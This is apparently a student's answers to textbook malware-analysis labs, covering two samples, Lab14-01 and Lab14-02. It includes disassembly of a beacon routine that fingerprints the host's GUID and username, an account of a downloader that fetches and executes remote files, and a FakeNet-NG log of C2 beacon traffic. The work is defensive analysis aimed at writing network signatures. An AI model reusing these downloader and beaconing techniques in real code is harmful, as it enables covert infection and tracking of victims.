
Practical 8

a.Analyze the malware found in file Lab14-01.exe. This program is not harmful to your system.

i. Which networking libraries does the malware use, and what are their advantages?

Ans.Opening the malware using PE-bear, we find that it is importing the Windows DLL urlmon.dll (OLE32 Extensions for Win32) used for Object Linking and Embedding based API calls. Of this it calls the 'URLDownloadToCacheFile' API call which leverages COM objects.




ii.What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?

Ans. In the above example we can see that the networking beacon came out as 'ODA6NmU6NmY6NmU6Njk6NjMtSUVVc2Vy'. Running the malware again on the same host reveals the same output.

```
var_10098= byte ptr -10098h
HwProfileInfo= tagHW_PROFILE_INFOA ptr -10084h
var_10008= dword ptr -10008h
nSize= dword ptr -10004h
var_10000= byte ptr -10000h
Buffer= byte ptr -8000h

push    ebp
mov     ebp, esp
mov     eax, 10160h
call    __alloca_probe
mov     [ebp+nSize], 7FFFh
push    7FFFh           ; size_t
push    0               ; int
lea     eax, [ebp+var_10000]
push    eax             ; void *
call    _memset
add     esp, 0Ch
lea     ecx, [ebp+HwProfileInfo]
push    ecx             ; lpHwProfileInfo
call    ds:GetCurrentHwProfileA
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+24h]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+23h]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+22h]
push    ecx
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+21h]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+20h]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Fh]
push    ecx
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+1Eh]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+1Dh]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Ch]
push    ecx
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+1Bh]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+1Ah]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+19h]
push    ecx
push    offset aCCCCCCCCCCC ; "%c%c:%c%c:%c%c:%c%c:%c%c:%c%c"
lea     edx, [ebp+var_10098]
push    edx             ; char *
call    _sprintf
add     esp, 38h
mov     [ebp+nSize], 7FFFh
lea     eax, [ebp+nSize]
push    eax             ; nSize
lea     ecx, [ebp+Buffer]
push    ecx             ; lpBuffer
call    ds:GetUserNameA
```


Immediately we can see that a call to GetCurrentHwProfileA is run prior to a call to GetUserNameA which helps to back up what we've found so far.

Another way of retrieving the GUID referenced by this API is to check the registry.



In addition to seeing new Base64-encoded data based on this system GUID and user account.

- 80:6d:61:72:69:6f-bob




iii.Why might the information embedded in the networking beacon be of interest to the attacker?

Ans.As the information uncovered above is meant to be used for uniquely identifying systems and users, this may be of interest to an attacker who wants to keep track of infected clients and specifically target certain users or systems.

iv.Does the malware use standard Base64 encoding? If not, how is the encoding unusual?

Ans. If we look at the Strings window of this malware we can see what appears to be a Base64-encoding index string.


By looking at cross-references to this we can find it is used inside of 'sub_401000' which appears to be our encoding routine. Of interest is that this has a modified 'padding' character used as '61h' (a) meaning that any padding required in the Base64-encoded data will appear as the letter 'a' rather than the standard '='.



v.What is the overall purpose of this malware?

Ans.To determine this we need to move back to the main method of this malware and examine the call it makes to 'sub_4011A3' after the base64-encoding routine occurs. Within this routine we find that a call is made to 'URLDownloadToCacheFileA' which is used to download a file to the internet cache directory and return the file name/location

Of interest is that this is also passed directly to CreateProcessA and as such the file downloaded would be immediately run. Examining the calling process reveals this would wait ‘0EA60h’ (60000) milliseconds if this fails and try to download it again.



As such this malware can be considered to be a 'Downloader and Launcher', or 'Dropper' used to download and execute further code.

vi.What elements of the malware's communication may be effectively detected using a network signature?
Ans. Examining the beacon which is sent we know that it will always send the base64-encoded values followed by a single character png resource which is one element which remains consistent. It should be noted that this character is taken from the final letter in the Base64-encoded content.

In addition to this we know that it sends base64-encoded data via the %s variable passed to sprintf which contains a MAC reference followed by '-' and a username. Although the username and specific MAC will likely change, the colons and dash which separate this will remain consistent making it another element that can be used.

Finally the beacon makes a request to www.practicalmalwareanalysis.com which is a consistent C2 in this case, making it once again a useful element to use.

vii.What mistakes might analysts make in trying to develop a signature for this malware?

Analysts may make a signature too broad or too lax. In this instance if analysis wasn't done on what is creating the beacon and its use of abnormal padding analysis may make it seem like 'a.png' is always being retrieved (for example in the case where padding needed to be used and made the end of the base64-encoded string 'a'). Another mistake would be to target the User-Agent, username, MAC, or another field which is dynamically set based on the system the malware is run on. If this was setup to alert on any traffic to this domain then in the case of a compromised domain or a domain which is reused it would be very easy to make the rule too broad.

viii. What set of signatures would detect this malware (and future variants)?

To detect this malware we're going to want to create at least 2 Snort rules, one to identify Base64-encoded data sent when fetching the single character png resource, and one to identify any base64-encoded data which has a pattern involving colons and finally a '-' character.

b. Analyze the malware found in file Lab14-02.exe. This malware has been configured to beacon to a hard-coded loopback address in order to prevent it from harming your system, but imagine that it is a hard-coded external address.

i.What are the advantages or disadvantages of coding malware to use direct IP addresses?

Ans.If we consider malware that uses direct IP addresses there are a number of advantages and disadvantages for both the malware author, and the defender. If we take this from the malware author's perspective the following applies.

ii.Which networking libraries does this malware use? What are the advantages or disadvantages of using these libraries?

Ans. Using CFF Explorer VIII we can see that this makes use of WinInet.dll and its associated API calls.

- InternetCloseHandle
- InternetOpenUrlA
- InternetOpenA
- InternetReadFile

Lab14-02.exe


Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
000014C0	N/A	00001130	00001134	00001138	0000113C	00001140
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	28	0000216C	00000000	00000000	0000241A	00002000
USER32.dll	1	00002238	00000000	00000000	00002436	000020CC
SHELL32.dll	2	0000222C	00000000	00000000	00002466	000020C0
WININET.dll	4	00002240	00000000	00000000	000024C0	000020D4
MSVCRT.dll	18	000021E0	00000000	00000000	0000250A	00002074

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
00002472	00002472	0069	InternetCloseHandle
00002488	00002488	0093	InternetOpenUrlA
0000249C	0000249C	0092	InternetOpenA
000024AC	000024AC	009A	InternetReadFile

iii.What is the source of the URL that the malware uses for beaconing? What advantages does this source offer?

Ans. If we leverage Fakenet-NG and run the malware we can see that it makes a request to the local system loopback IP of 127.0.0.1 (in this case we pretend this is a C2 IP). This occurs with an unusual user agent which is then followed by another request with an unusual user agent ‘Internet Surf’.

```
01/29/21 07:04:30 PM [          Diverter] Lab14-02.exe (1128) requested TCP 127.0.0.1:80
01/29/21 07:04:30 PM [    HTTPListener80]   GET /tenfour.html HTTP/1.1
01/29/21 07:04:30 PM [    HTTPListener80]   User-Agent: (!<e6LJC+xnBq90daDNB+1TDrhG6p9LC/iNBqsGilsUgJCqhZaDZoNZBrXtC+L/
:oGFbhNdZdUhZKGe6LJC+xnBq90dliTC/XTC+a0A6x8gIWGo6UQdc3N9qH0CmXm97iLC/9L9YsiYG0fonNC4c3T9r3HB41HDbaC8qHT8qxQ871LE5UQA63C
bpHBbaICmt+Bbam95U0BqxQCpUoC+aJDbLJ86UGe6aQDqam92XXB+aQE7iNCmXh863n713NB+amE4iTBbUL8r1NBqtCoqHHCc1LCLwUilUy
01/29/21 07:04:30 PM [    HTTPListener80]   Host: 127.0.0.1
01/29/21 07:04:30 PM [    HTTPListener80]   Cache-Control: no-cache
01/29/21 07:04:30 PM [    HTTPListener80]
01/29/21 07:04:34 PM [    HTTPListener80]   GET /tenfour.html HTTP/1.1
01/29/21 07:04:34 PM [    HTTPListener80]   User-Agent: Internet Surf
01/29/21 07:04:34 PM [    HTTPListener80]   Host: 127.0.0.1
01/29/21 07:04:34 PM [    HTTPListener80]   Cache-Control: no-cache
01/29/21 07:04:34 PM [    HTTPListener80]
01/29/21 07:04:38 PM [          Diverter] WerFault.exe (2460) requested UDP 10.13.13.101:53
01/29/21 07:04:38 PM [        DNS Server] Received A request for domain 'watson.microsoft.com'.
01/29/21 07:04:38 PM [        DNS Server] Received A request for domain 'watson.microsoft.com'.
01/29/21 07:04:38 PM [          Diverter] WerFault.exe (2460) requested TCP 10.13.13.101:443
01/29/21 07:04:38 PM [          Diverter] Lab14-02.exe (1128) requested TCP 127.0.0.1:80
01/29/21 07:04:38 PM [    HTTPListener80]   GET /tenfour.html HTTP/1.1
01/29/21 07:04:38 PM [    HTTPListener80]   User-Agent: Internet Surf
01/29/21 07:04:38 PM [    HTTPListener80]   Host: 127.0.0.1
01/29/21 07:04:38 PM [    HTTPListener80]   Cache-Control: no-cache
01/29/21 07:04:38 PM [    HTTPListener80]
```





```
; DWORD __stdcall sub_4015C0(LPVOID)
sub_4015C0 proc near

var_14= dword ptr -14h
lpszUrl= dword ptr -10h
var_8= dword ptr -8
NumberOfBytesWritten= dword ptr -4
arg_0= dword ptr  4

sub     esp, 8
push    ebx
push    ebp
push    esi
push    edi
push    100h
call    ??2@YAPAXI@Z    ; operator new(uint)
push    100h
mov     edi, eax
call    ??2@YAPAXI@Z    ; operator new(uint)
mov     edx, eax
mov     ecx, 40h
xor     eax, eax
mov     [esp+20h+NumberOfBytesWritten], 0
rep stosd
mov     ecx, 40h
mov     edi, edx
rep stosd
push    118h            ; size_t
mov     [esp+24h+var_8], edx
call    malloc
mov     esi, [esp+24h+arg_0]
mov     ebp, eax
mov     ecx, 46h
mov     edi, ebp
lea     eax, [ebp+14h]
rep movsd
push    eax             ; lpszUrl
call    sub_401800
mov     ebx, eax
add     esp, 10h
test    ebx, ebx
jz      loc_40170D
```

